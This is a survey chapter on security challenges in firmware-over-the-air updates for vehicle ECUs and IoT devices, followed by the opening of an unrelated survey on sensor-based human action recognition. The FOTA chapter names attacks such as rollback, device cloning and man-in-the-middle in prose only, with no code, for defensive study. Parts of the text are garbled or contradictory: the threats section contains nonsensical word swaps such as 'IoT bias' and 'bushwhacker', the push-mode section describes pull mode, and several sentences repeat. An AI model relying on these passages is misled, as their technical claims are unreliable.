S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_30

1 Introduction

FOTA technology is widely employed in a variety of industries, including mobile devices, computers, multimedia devices, and others. The big data boom has led to a new industry of connected car services and autonomous vehicles. In fact, by 2021, the global connected car market is expected to reach $66 billion with the majority of that coming from software. The big data boom has led to a new industry of connected car services and autonomous vehicles. There are many benefits from these new technologies, including safer roads and more efficient usage of cars. However, because this data is so sensitive and can be used to track users at every moment, security is paramount. With new IoT devices coming online every day, there need to be safeguards in place to keep these new connected devices safe from cyberattacks.

Currently, FOTA technology is widely employed in a variety of industries, including mobile devices, computers, multimedia devices, and others.

1.1 Evolution

Firmware Over-the-Air (FOTA) can be thought of as an efficacious way of enhancing the functionality of your product without troubling your customers or recalling your product. Any and all types of software updates as well as firmware updates can be pushed via OTAP, and this can be done without the direct intervention of manufacturers with the consumers. The flexibility to continue adhering to changing industry requirements is gained by the manufacturer. The lifespan of the product is extended. It executes new updates rapidly, cutting down on expenses and complexity. Over-the-air software updates for automobiles that lack adequate security are vulnerable to a wide number of threats and attacks, such as spoofing, tampering, repudiation, privilege escalation, and information disclosure. Several techniques can be used to mitigate these risks: Software updates can be encrypted, signed certificates can be used that contain the public key of the entity requesting the update, updates can be digitally signed after encryption, networks can be secured using TLS public key authentication, and clients can perform hostname verification to ensure they are connecting to a verified server. SOTA/FOTA software update compliance is a further mitigation approach.

2 Challenges in FOTA

When it comes to making the entire process as efficient and convenient as possible for everyone, over-the-air updates are the delivery method of choice. Device manufacturers are not required to send technicians out to install updates, and customers are not required to bring their equipment into the shop. Over-the-air (SOTA/FOTA) software and firmware updates are certainly convenient, but it is still a complicated process with a number of factors to consider.

2.1 Processor Shortcomings

In the world of IoT, we can see that challenges for the IoT embedded devices are related to FOTA. When there is a FOTA updating process in the IoT devices, especially those which are less developed have difficulties associated with them, this difficulty can be related to checking the integrity and authenticity of the devices. The RAM of this device is smaller in size. Hence, the code required to run the FOTA updates is relatively big and the processor falls short of handling the code for the updates.

2.2 Power Usage

Power usage can be termed as the main challenge as the IoT processors are powered by a battery. Hence, when this device is working in a severe environment for a longer period of time without looking at them, then they tend to have a power usage problem. This device has to depend on resources of power which give extra help.

2.3 Scant Utility

Because IoT devices are so diverse, it is challenging to imagine a single, standardized solution that would work for all of them. The various IoT device types that have been deployed across the network are what cause the IoT to be heterogeneous in the first place. They can communicate with each other using a variety of proprietary and standardized communication protocols at various network stack levels. They all have varied kinds of architecture and working phenomena, and therefore it becomes increasingly difficult to hit common ground.

2.4 Untrustworthy Network

We propose establishing a trusted network that reaches the provider to the IoT device via several middlemen in order to facilitate a safe over-the-air update for FOTA. The trust sequence can be clearly established in the best case scenario, thanks to mutual authentication and end-to-end security processes. In this scenario, every node in the network can safely exchange data with the authenticated node because they can trust it. Since it provides various cryptographic functions to secure the IoT device, the secure element for this purpose is crucial to the establishment of the trusted network. However, not all nodes are able to implement such mechanisms due to the various difficulties mentioned earlier.

2.5 Security

Important properties that must be guaranteed for an IoT device are the integrity of the firmware at each layer, and the authenticity of the firmware, which guarantees that the firmware is coming from the correct origin and not from a malicious peer. Authenticity can be achieved with the help of digital signature and hash functions to verify the authenticity of the origin of the manufacturer. There still lies a massive foible, which is that the current algorithms are not robust enough to solve every possible security flaw such as the efficiency and invincibility.

3 Related Work

Individual algorithms are utilized in the current encryption systems to secure data. Linux computers, for example, use the MD5 hashing technique, whereas other systems encrypt their credentials using the AES or DES algorithms [1, 2]. However, each of these algorithms has been successfully deciphered at some point, proving that they are not impregnable and that a skilled hand is capable of doing so. As a result, the security of the data—often passwords—is seriously and gravely compromised. All of these algorithms are well-known and widely utilized throughout the world; several are even open-source [3–7]. This indicates that everyone is aware of the algorithm's faults, and, in certain situations, even the source code is widely available. Communication that uses a single encryption algorithm is susceptible to both active and passive assaults. Consequently, employing a series of algorithms where the output of one algorithm serves as the input for the subsequent algorithm offers increased security by exponentially safeguarding the data, and also makes it practical to use passwords for added safety [8].

The many encryptions, along with the algorithms' selection, are made at random. The usage of multiple algorithms in a specific order would offer the maximum level of security with the shortest key length. We may choose the ideal hybrid by considering factors like quickest response time, maximum throughput, and least amount of memory use. Combinations of individual and hybrid encryption techniques are already in use. As there are many threats while the data transfer in the vehicles during the update process, a FOTA-based system is not currently being used in vehicles. As we can see that there is a lot of room for the development of these devices, many scholars have researched to propose algorithms to improve the efficiency and increase the system security feature [9–11].

Following an examination of the benefits and drawbacks of the asymmetric and symmetric encryption algorithms, these are the studies of those algorithms: When it comes to security, the asymmetric encryption algorithm is superior to the symmetric encryption method, however, the symmetric encryption algorithm is superior in terms of encryption and decryption speed. A hybrid algorithm that takes advantage of both of these approaches is therefore proposed [12].

Firmware is the software that runs on a device at start-up; it's also called operating system code or software code. It's what makes your devices work as intended. Firmware is a software program that is stored on read-only memory (ROM) and can be updated as new features become available [13].

A firmware update is a set of instructions for upgrading the operating system on your device. You might need a firmware update if you find bugs in the current version of your device's OS or if you updated your OS but some of its features didn't get updated along with it. The FOTA program enables background firmware updates for vehicle ECUs. The controller usually manages firmware upgrades for the entire vehicle. The FOTA gateway is physically coupled with in-car networking and has the ability to communicate with ECUs capable of FOTA updating [14, 15].

The three elements of a typical FOTA system are as follows:

- **FOTA server**: It is in charge of managing the delivery of vehicle software and, potentially, customizing updates for each vehicle client in accordance with OEM guidelines.
- **FOTA client**: It is software that updates campaign management for all the other ECUs in the car while interacting with a backend server. It usually utilizes a FOTA gateway.
- **FOTA agent**: It is software that updates ECUs' firmware in the final stages while they are running. Additionally, it can operate on the FOTA gateway to support self-updating. Table 1 shows the research on FOTA-related papers.

4 Architecture of FOTA

During the process of updating the ECU software in a vehicle, there are many different steps involved in transferring the blocks of data. There must be reliable FOTA system software to support these updates to the ECU software, which ultimately aids in a safe and simple installation procedure. They have a reliable method for verifying the safety of any OTA updates as well. If something does go wrong, you can simply revert to a previous version. Figure 1 is the architecture of a FOTA-based ECU system.

Step 1: FOTA update clearly refers to the entire process of updating an automobile's electronic control unit (ECU). In this process, there exist various steps which are explained further. It also includes rollback functionality just in case it is necessary.

Step 2: While downloading we can see that there is a download of all related ECU software, data, and configuration required for a full FOTA Target ECU update from the server's back end to the FOTA Master instance.

Table 1 Research on FOTA-related papers

References	Objectives	Methodology	Advantages	Disadvantages
[3]	Prevent stealing, or tampering with transmission data	Hybrid encryption algorithm. ECC + AES	Improves security and timeliness	By addition of this algorithm, there is increased bandwidth, code management, and has interoperability challenges
[7]	Analyze the most prevalent automotive FOTA and wireless diagnostic architectures	Price optimization for similar types of systems	Transmitted data is highly protected	New technology with more complexity
[8]	Consider the process of creating safe and dependable FOTA (over-the-air) firmware updates	Used secure boot and dual bank manager technologies to overcome the complications in the traditional firmware over-the-air system	Developed the dual bank manager code to help check the validity of new application image	Highly competitive market to work with this technology
[5]	Ncryptr, a tool that encrypts instant messages in transit between users	Differentiating itself significantly from other instant messaging apps, Ncryptr gives its users control over the encryption method used	Communication in a secure and simple way. It provides confidentiality and integrity	Asymmetric encryption decreases the performance when compared to the symmetric encryption
[4]	Comparative study of encryption and decryption algorithms such as HMAC, DES, RSA, TWOFISH, BLOWFISH, AES, IDEA, and others	Unique parameters have a significant impact on the performance of different algorithms	By adopting proper securing techniques like encrypting and decrypting, the security of data becomes more feasible	A large amount of time applied to the packet delay to preserve the protection between the terminals on the communication channel

(continued)

Table 1 (continued)

References	Objectives	Methodology	Advantages	Disadvantages
[1]	Modern cars are equipped with a wide variety of electronic control units (ECUs), and protecting them against attack is a top priority	It provides safe over-the-air firmware updates for OEMs, suppliers, and sub-tiers, reducing the need for special security precautions and cryptographic countermeasures	The proposed system separates roles, e.g., the management server uses firmware versioning and entitlements for each car and ECU	Processor shortcomings and power usage are not addressed
[2]	It shows a way of updating management software of embedded systems from cloud. In the article are research firmware updates over-the-air for embedded system	Separating organizations (OEM, Apps provider) and ensuring system integrity and authenticity via firmware versioning, entitlements, and dependency resolution for automobiles	Architecture and software implementation for FOTA updates are provided	Processor shortcomings and power usage are not addressed. Also, network used is not trusted
[6]	To have trustworthy interconnections for electronic control nodes and provide security to FOTA system	A systematic layered approach is followed to improve security and decrease the probability of cyber-attack success.	Secure deployment of apps/firmware to ensure that apps are deployed unaltered to the automotive platform	Processor shortcomings and power usage are not addressed
[10]	To use Blockchain Technology for Firmware over-the-air updates	Autonomous vehicle firmware updates using blockchain and smart contracts	Security and common utility are addressed. Also, the network used is trusted	Processor shortcomings are still not addressed

(continued)

Table 1 (continued)

References	Objectives	Methodology	Advantages	Disadvantages
[11]	To propose a secure method for OTA software updates through the cloud which should be capable of updating multiple vehicles at once	Cyphertext policy attribute-based encryption is used along with cloud	Fast and secure update process, guarantees end-to-end encryption	Again, processor shortcomings are not taken into account




Fig. 1 Architecture of FOTA-based ECU system

Step 3: There are two terms, FOTA master ECU and FOTA target ECU, and the term "installation" will refer to the transmission of the upgraded control unit from the FOTA Master to the FOTA Target Control Unit. This process is done using data chunks as the whole data cannot be transferred at a time. The FOTA Master ECU transfers Data Chunks to the FOTA Target ECU. The term is specifically used for this purpose as the size is not fixed. As a result, the setup procedure may continue even if the process is in place. After all the data chunks are transferred successfully, then the installation process is completed. All the data chunks have been successfully written to the memory stack.

Step 4: The correctness of the newly transferred ECU software is verified in this process. This process checks if the transfer of Control from the Master to the target ECU through FOTA is completed successfully.

Step 5: The activation process describes how the ECU boot partition is switched on. For ECUs with a fixed memory architecture, such as flash memory, this also involves a copy from the temporary memory to the permanent memory. When the activation procedure is complete, the previous ECU software backup (n-1) has been confirmed.

Step 6: During the rollback procedure, it is necessary to restore all user data and ECU settings from the previously active software. After the rollback is complete, the ECU software and user data should be identical to what they were before the update procedure began.

5 FOTA Update Modes

There are two basic deployment strategies for Over-the-Air (FOTA) updates for IoT devices, and each has advantages and disadvantages.

5.1 Pull Mode

In this mode, each device receives a new firmware update from the cloud (or local) update server. The fact that upgrades happen right away is this mode's major benefit. This indicates that the device is prepared for the update to be installed. The fact that this mode uses a lot of bandwidth is its major drawback. It can only be used to update a small batch of devices because each update must be sent to every individual device.

5.2 Push Mode

In a pull mode situation, the device periodically checks to see if an upgrade is available and, if so, downloads it. This mode has the advantage that it uses a lot less bandwidth than push mode. The major drawback is pulling, which might be problematic for crucial updates if the pull interval is lengthy. On the other hand, it can take a while until the update is applied if the device is not in a safe state to upgrade. The second drawback is that a device need not register in order to receive updates. Because it is much easier to design, one could think that this is a benefit, however from a device management and security perspective, it is a disadvantage.

6 Threats Based on Targets

A competitor's chances of market dominance increase in direct proportion to the velocity with which his product is developed and integrated. Due to time constraints or a lack of testing, the results of this competition may pose serious security risks. Furthermore, many IoT devices have flaws that can be used by malicious actors. They are also constantly vulnerable to Zero-days, which necessitate prompt action to preserve the safety of their deployed environments. Most of these attacks can be thwarted by simply updating the firmware image on these IoT devices.

6.1 IoT Devices

As the most vulnerable links in the update chain, IoT devices are prime targets for cybercriminals looking to exploit ordering constraints. They creates a backdoor in the user's home network. Attacks against such devices are discussed here.

Rollback attack: Hackers resend valid but older firmware versions to devices.

Firmware Mismatch: This time the attacker submits valid firmware, but for her IoT device of a different kind, causing the device to malfunction. Therefore, the device becomes unusable. Another attack targets highly confined devices that are mostly in sleep mode. The term "offline update attack" is used to describe this type of attack. It's possible to overlook some Internet of Things devices since they're not online all the time.

Repeated update requests attack: To launch this attack, a malicious peer sends out as many fresh FOTA update requests as they can, which can be thought of as a DoS technique. Therefore, Internet of Things devices may always check the legitimacy of their firmware. Due to the inaccessibility of IoT devices, an increase in energy usage is inevitable. In the case of battery-operated gadgets, this is an issue.

Device Clone Attack: The attacker makes duplicates of some of the IoT devices, then updates only the duplicates. If a cloned device is discovered in use, an attacker can easily disconnect it from the network and target the original device, which has not been patched.

Non-volatile keys attack: In this case, the attacker will try to derive an asymmetric key pair from every exchange performed between IoT devices and other entities, especially since her IoT devices rarely renegotiate key pairs. An attacker can then forge signatures for unauthorized updates.

Unchanged default password: It's an IoT problem, but it's a problem for all devices whose default password is unchanged and can be similar for all devices. It's the same model from a similar creator. An attacker who has a comparable device on hand can therefore assume that the victim has the same secret phrase. A feeble secret word can also be easily deciphered. In all situations, a perpetrator might try to use the stolen watchword to gain illegal access to the device.

Firmware reverse engineering: This involves breaking down duplicates into a collection in order to assess their use and gain access to secret information.

6.2 Mediators

Here, the attacker goes after a third party that sits between the IoT devices and the vendor who supplies the firmware. These go-betweens typically take the form of gateways or applications and act as a user's representative when interacting with providers. Man-in-the-middle (MITM) attacks, in which hackers try to fabricate communications between two parties, are quite common, in particular, when the IoT device and the following gateway or application are establishing the MITM during the key configuration procedure. If the attack is successful, the compromised IoT device will download and install the malicious FOTA update that comes from a reliable place or person. Vulnerabilities in Android or iOS systems also allow attackers to try to "manage mobile applications".

6.3 Manufacturers and Suppliers

Some attackers may take things a step further by aiming their fire at the distributors and providers of the firmware. It's possible they'll try to act as a "Man in the Middle" between the suppliers and the gateway's IoT bias, or they'll try to copy the supplier's distinctive features while "Tampering" with the firmware to insert malicious code. The chances of success for this attack improve if neither integrity verification nor origin authentication is performed. Similarly, a "guilty supplier," or a former supplier that has been compromised and become guilty, is a potential danger. The details of the IoT bias, as well as the firmware's hand keys, have been passed to this rogue vendor during previous communications with the maker. If the bushwhacker has a good hand and access to a huge database of targets, he can fire off as many critical malicious firmware updates as he likes at them.

7 Analysis

There is a significant amount of room for advancement with regard to FOTA in its current condition because the system is not fully optimized and there are flaws inside it. The processor chipset, often known as the ECU, is an essential component in FOTA updates. The security and computational aspects both have significant holes in their defenses. However, there are a variety of solutions to the problem of processing power, and one of them is the application of a secure and efficient hybrid cryptographic method to protect the chipset from any malicious activity. In addition, we may make use of Cyphertext Policy-Attribute-Based Encryption (CP-ABE) to offer an additional layer of authentication while also maintaining our secrecy. The primary goal of the algorithm that has been provided is to provide an authentic update and validate the recipient's legitimacy. This is accomplished by checking to see if a set of predetermined attributes that are associated with the vehicle are present. The presence of these attributes determines whether or not a certain model or type of car is compatible with the updates. This algorithm ensures that the updates are not delivered to any malicious user who could use the update to analyze the vehicle's flaws and launch an attack on it by triggering the weak links or patterns found in the update. This is accomplished by preventing the update from being delivered to any user.

8 Conclusion

Our research of the current FOTA algorithms shows that its security is where the greatest problems are. By compromising the embedded chip necessary for the FOTA updates, the update can be easily manipulated. This poses a challenge to the manufacturers' reputation and the effectiveness of their products. Although these problems can be abated/mitigated by existing encryption algorithms to some extent, the problem with these solutions is that they're not ubiquitous and either are too complex or are less secure. Therefore, there lies a need for a hybrid encryption algorithm for FOTA-EV. Without sacrificing safety or productivity, the vehicle's FOTA system can do remote firmware upgrades. However, the development and widespread use of FOTA technology in vehicles improve the quality of our lives by making transportation simpler and smarter. Since the FOTA represents a potential new course of action for the car industry, it could be worthwhile and important to do some advanced work on the FOTA algorithm.

Due to the interconnected nature of the vehicle's electronic control units (ECUs), it is also feasible to investigate and develop many nodes at once. If just one ECU is changed, it might affect other ECUs. The end goal is to have functional over-the-air (FOTA) technology installed in production vehicles. Also, it may work with a wide range of original equipment manufacturers (OEMs) in the car industry to learn more about their individual needs.

References

1. Mbakoyiannis D, Tomoutzoglou O, Kornaros G (2019) Secure over-the-air firmware updating for automotive electronic control units. In: Proceedings of the 34th ACM/SIGAPP symposium on applied computing
2. Nikolov N (2018) Research firmware update over the air from the cloud. In: 2018 IEEE XXVII international scientific conference electronics-ET. IEEE
3. Cheng A, Yin J, Ma D, Dang X (2020) Application and research of hybrid encryption algorithm in vehicle FOTA system. In: 2020 Chinese control and decision conference (CCDC). IEEE, pp 4988–4993
4. Yassein MB et al (2017) Comprehensive study of symmetric key and asymmetric key encryption algorithms. In: 2017 international conference on engineering and technology (ICET). IEEE
5. Ribeiro G, Grabovschi M, Antunes M, Frazão L (2019) Ncryptr: a symmetric and asymmetric encryption application. In: 2019 14th Iberian conference on information systems and technologies (CISTI). IEEE, pp 1–6
6. Kornaros G, Tomoutzoglou O, Mbakoyiannis D, Karadimitriou N, Coppola M, Montanari E, Deligiannis I, Gherardi G (2020) Towards holistic secure networking in connected vehicles through securing CAN-bus communication and firmware-over-the-air updating. J Syst Architect 109:101761
7. Vrachkov DG, Todorov DG (2020) Research of the systems for firmware over the air (FOTA) and wireless diagnostic in the new vehicles. In: 2020 XXIX international scientific conference electronics (ET). IEEE, pp 1–4
8. El Jaouhari S, Bouvet E (2022) Secure firmware over-the-air updates for IoT: survey, challenges, and discussions. Internet Things 18:100508

9. Arakadakis K, Charalampidis P, Makrogiannakis A, Fragkiadakis A (2021) Firmware over-the-air programming techniques for IoT networks—a survey. ACM Comput Surv (CSUR) 54(9):1–36
10. Baza M et al (2019) Blockchain-based firmware update scheme tailored for autonomous vehicles. In: 2019 IEEE wireless communications and networking conference (WCNC). IEEE
11. Ghosal A, Halder S, Conti M (2020) STRIDE: scalable and secure over-the-air software update scheme for autonomous vehicles. In: ICC 2020–2020 IEEE international conference on communications (ICC). IEEE
12. Qin G et al (2022) Research on secure FOTA upgrade method for intelligent connected vehicle based on new domain controller architecture. In: Third international conference on computer communication and network security (CCNS 2022), vol 12453. SPIE
13. Ahmed AI et al (2021) A scalable firmware-over-the-air architecture suitable for industrial IoT applications. In: 2021 3rd novel intelligent and leading emerging sciences conference (NILES). IEEE
14. Bajaj P, Dharmarajan A, Naik V (2021) Reliability-oriented distributed test strategy for FOTA/SOTA enabled edge device. No. 2021-26-0476. SAE Technical Paper
15. Wang Z, Han J-J, Miao T (2019) An efficient and dependable FOTA-based upgrade mechanism for in-vehicle systems. In: 2019 international conference on internet of things (iThings) and IEEE green computing and communications (GreenCom) and IEEE cyber, physical and social computing (CPSCom) and IEEE smart data (SmartData). IEEE

An Extensive Survey on Machine Learning-Enabled Automated Human Action Recognition Models

Lakshmi Alekhya Jandhyam, Ragupathy Rengaswamy, and Narayana Satyala

Abstract In recent times, human action recognition (HAR) is the most significant one because of its applications in numerous domains like entertainment, health, intelligent environments, and security and surveillance. A substantial amount of work was carried out on HAR and the authors have used various methods, like device free, wearable, and object tagged for recognizing the activities of humans. The most promising technology to assist elder people's life is sensor-based HAR, which has enabled massive efficiency in human-centric applications. Studying HAR exhibits that the authors were interested in the day-to-day actions of humans. This paper offers a brief survey of recently developed HAR models available in the literature. The survey begins with a general architectural diagram of HAR system, along with a discussion of major modules. In addition, the design issues associated with the HAR system are elaborated on in detail. Besides, we offer an extensive survey of existing HAR models with their objectives, novelty, merits, and drawbacks. Moreover, a brief result analysis of reviewed approaches is performed. Finally, some open research issues and future scope of the work are discussed in the domain of HAR.

Keywords Human action recognition · Internet of Things · Sensors · Wearables · Vision-based approach

L. A. Jandhyam (✉) · R. Rengaswamy
Department of Computer Science and Engineering, Annamalai University, Annamalainagar, Tamil Nadu, India
e-mail: lakshmialekya22@gmail.com

R. Rengaswamy
e-mail: rr04433@annamalaiuniversity.ac.in

N. Satyala
Department of Computer Science and Engineering, Seshadri Rao Gudlavalleru Engineering College, Vijayawada, Andhra Pradesh, India
e-mail: satyala1976@gmail.com

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_31

1 Introduction

Human action recognition (HAR) can be defined as a process where the physical activities of agents indulged in accomplishing an action are recognized [1]. If the task of recording actions was done by sensors, they are known as sensor-based action recognition. Such sensors are classified into two major types, one is vision-based sensors and another one is non-vision-based sensors [2]. In vision-based sensors, cameras will be employed as sensors, whereas in non-vision-based sensors, sound, motion, physiological, and other sensors will be exploited. Several research works have been carried out in vision-related action detection tasks [3]. But such methods have the problem of users' privacy in addition to a greater computational difficulty of still-images or modeling videos. And non-vision-related sensors had obtained greater acceptability in the research field because of the extensive advancements in sensor technologies and pervasive computing [4]. They provide comparable detection performance at a lower computational cost with privacy also ensured. Additionally, with the growth of wearable sensors, stationary-setting limitations and the limitations of a fixed environment can be eased as well which was frequently suffered by cameras [5]. Such factors have made non-vision-related method highly effective and robust in HAR. Therefore, this study mainly focuses on the non-vision-related HAR and which is called simply HAR or sensor-related HAR [6].

A HAR system aids to detect the actions done by an individual and offers useful feedback for intervention [7]. Ambulation activities such as walking upstairs, walking, jogging, and walking downstairs can be done daily. Fitness-oriented activities gained more popularity among young adults and even allow them to keep track of their health daily [8]. Functional actions like answering the door, taking telephone calls, preparing food, folding clothes, sweeping, washing hands, taking out the trash, brushing teeth, combing hair, and wearing jackets and shoes are the actions that everyone does regularly. Assessing and inferring these behavioral and functional activities aid to figure out wellness and personal health [9]. Also, ambient sensors like magnetic sensors and infrared motion detectors were employed widely for AR. Although video camera-oriented HAR mechanisms were popular for various security applications, they impose several difficulties concerning space constraints and privacy in smart atmospheres [10].

This paper offers a brief survey of recently developed HAR models available in the literature. The survey begins with a general architectural diagram of HAR system, along with a discussion of major modules. In addition, the design issues associated with the HAR system are elaborated on in detail. Besides, we offer an extensive survey of existing HAR models with their objectives, novelty, merits, and drawbacks. Moreover, a brief result analysis of reviewed approaches is performed. Finally, some open research issues and future scope of the work are discussed in the domain of HAR.

2 General Structure of HAR System

The HAR technique comprises four major stages: pre-processing, data acquisition, classification, and feature extraction. As demonstrated in Fig. 1, HAR system consists of various stages that are given in the following:

Data Acquisition

It is the initial stage in the HAR for gathering information through the sensor.

Pre-processing

It is the next stage afterward the information is gathered, it has significant roles, namely, eliminating the noise of the raw information, using segmentation or windowing schemes on the gathered information. Utilizing the raw sensor information in the classification procedure might not be a good decision, thus the raw information requires some transformations like breaking the continuous raw sensor data into the window of a specific period. For energy efficacy, it is severe to take a lower sample frequency for reducing the time of sensor functioning. The work time for the effective sensor is lower when they use lower sample frequency. But the lower sampling frequency used for identifying the action is still an unresolved issue. The sample rate may be no lesser than 20 Hz for identifying day-to-day activities. Few sample datasets might be lost while applying a lower sample frequency and it is




Fig. 1 Process involved in action recognition

difficult to identify the action while the sensing device has a lower resolution. Therefore, there is a trade-off between recognition rate and energy consumption. They aimed at reducing the probability of time-consuming frequency-domain features for low computation difficulty and adjusting the sliding window size to enhance the detection performance.

Feature extraction

The segmented information from pre processing technique is gathered as a sequence of patterns encompassing three values 3D acceleration component. It transforms the signal into an essential feature that is exclusive for the activities. It is better to extract data features that depends on a temporal window instead of utilizing the raw information that is based on categorizing each data point. Utilizing the features, instead of the raw information, results in decreasing the computation load of classification algorithm and the effect of noise. The typical feature was classified into the time and frequency domains.

Classification

It is the last stage of the HAR technique. The trained classifier was utilized to categorize the different activities. The classification is performed either online or offline. An ML method based on effective processing might be utilized in offline processing and the mobile phone or the cloud server might be applied in online processing.

3 Design Issues of HAR Process

Seven major problems pertaining to HAR, such as (1) selection of sensors and attributes, (2) obtrusiveness, (3) data collection protocol, (4) recognition performance, (5) energy consumption, (6) processing, and (7) flexibility, have been established. The major solutions and aspects associated with them are analyzed.

Selection of sensors and attributes

Four collections of attributes have been measured through wearable sensors in the HAR context: acceleration, environmental attributes, physiological signals, and location.

Obtrusiveness

To be effective in real time, HAR system must not need the user to wear multiple sensors or interrelate very frequently with the application. Moreover, the source of data available, the richer the data that could be extracted from the attribute. There exist a system that requires the user to wear multiple accelerometers or transmit a heavy rucksack with recording devices. This configuration might be expensive, uncomfortable, invasive, and thus not applicable for HAR. Other systems are capable of working with rather unobtrusive hardware. Minimalizing the sensor number needed to identify action is advantageous for ease; however, to decrease energy consumption and complexity as lesser quantities of information might be treated.

Data collection protocol

The process followed by the individual when gathering information is crucial. In 1999, Foerster illustrated accuracy of 95.6% for ambulation action in controlled data gathering experiments; however, in natural environments (outside of the laboratory), the accuracy dropped to 66%! Also, the number of physical characteristics and individuals are critical factors in HAR. Detailed analysis must consider massive number of individuals with different features with respect to health condition, gender, weight, age, and height. This ensures flexibility to assist new users without needing to collect additional training datasets.

Recognition performance

The accuracy of HAR depends on various factors, namely, (1) the learning method, (2) the action set, (3) the quality of training data, and (4) the feature extraction model. Initially, every group of activities brings completely dissimilar pattern detection problems. For instance, discriminating among standing, walking, and running still ends up far simpler than integrating complicated activities, namely, eating, watching TV, descending, and ascending. Then, there must be an adequate quantity of training datasets that must be same as predictable testing datasets. Lastly, a comparative analysis of learning method is desired as every data shows dissimilar features that could be either detrimental or beneficial for a specific methodology.

Energy consumption

Context-aware application relies on mobile devices, namely, cell phones and sensors, which are usually an energy constraint. In most circumstances, expanding the battery life is a desired feature, particularly for military and medical applications that are compelled for delivering crucial data. Remarkably, most HAR systems do not conventionally analyze energy expenditure that is primarily because of visualization, processing, and communication processes. Communication is the most expensive function, hence the designer must minimalize the amount of transferred dataset. In most cases, short-range wireless network (Wi-Fi or Bluetooth) must be preferable over the longer range network (WiMAX or cellular network) as the required low power.

Processing

Another significant point is where the detection process must be carried out in the integrated device or in the server. At first, a server is predictable to have larger energy, processing, and storage capabilities, which allows to integrate complicated models and methods. At the same time, a HAR scheme running on mobile devices must considerably decrease energy expenditure, as raw information would not have to be transmitted continuously to the server for processing. The technique must be highly responsive and robust since it would not depend on unreliable wireless transmission connection that might be error prone or unavailable; this is especially significant for military or medical application that requires real-time decision-making. Lastly, a mobile HAR system would be scalable because the server load might be mitigated by the locally implemented classification and feature extraction computation.

Flexibility

There is a general discussion on the proposal of HAR method. Some author claims that, as people perform action diversely (because of gender, weight, age, etc.), a certain detection method must be constructed for all individuals. This indicates that the system must be retrained for all the novel users. Other study works rather highlight the necessity of a monolithic recognition technique, flexible enough to work with dissimilar users. Subsequently, two kinds of analyses were introduced for evaluating HAR technique: subject-independent and subject-dependent assessments.

4 Review of Recently Developed HAR System

Wang et al. [11] explored the control of triaxial accelerometer and gyroscope which are built in in a smartphone in detecting human physical actions in situations where they can be employed separately or concurrently. A new feature selection method was devised for choosing a subclass of discriminatory features, frame an online activity recognizer with superior better generalization capability, and minimize smartphone power utilization. Wang et al. [12] devised Channel State Information (CSI)-oriented HAR and Monitoring system (CARM). CARM depends on two theoretical methods. Firstly, the author devises a CSI-speed method which measures the relationship among human movement speeds and CSI dynamics. Secondly, the author devises a CSI-activity technique that quantifies the relationship between human activities and human movement speeds. Depending on these two techniques, the author applied the CARM to commercial Wi-Fi gadgets. Chen and Shen [13] offered a systematic performance analysis of motion-sensor performance for HAR through smartphones. Sensory data series were accumulated through smartphones, whenever participants execute common and day-to-day human activities. For segmenting the data series, the cycle detection method was implemented to gain the activity unit, which can be characterized by wavelet, time-domain, and frequency-domain features. Then the generalized and personalized methods utilizing different classifier methods were enforced and advanced for performing activity recognition. In [14], an intellectual m-healthcare system related to IoT technology was offered for presenting pervasive HAR through data mining approaches. The devised method uses the data comprising body motion and dynamic sign recordings for 10 volunteers of different profiles when executing 12 physical activities for HAR purposes.

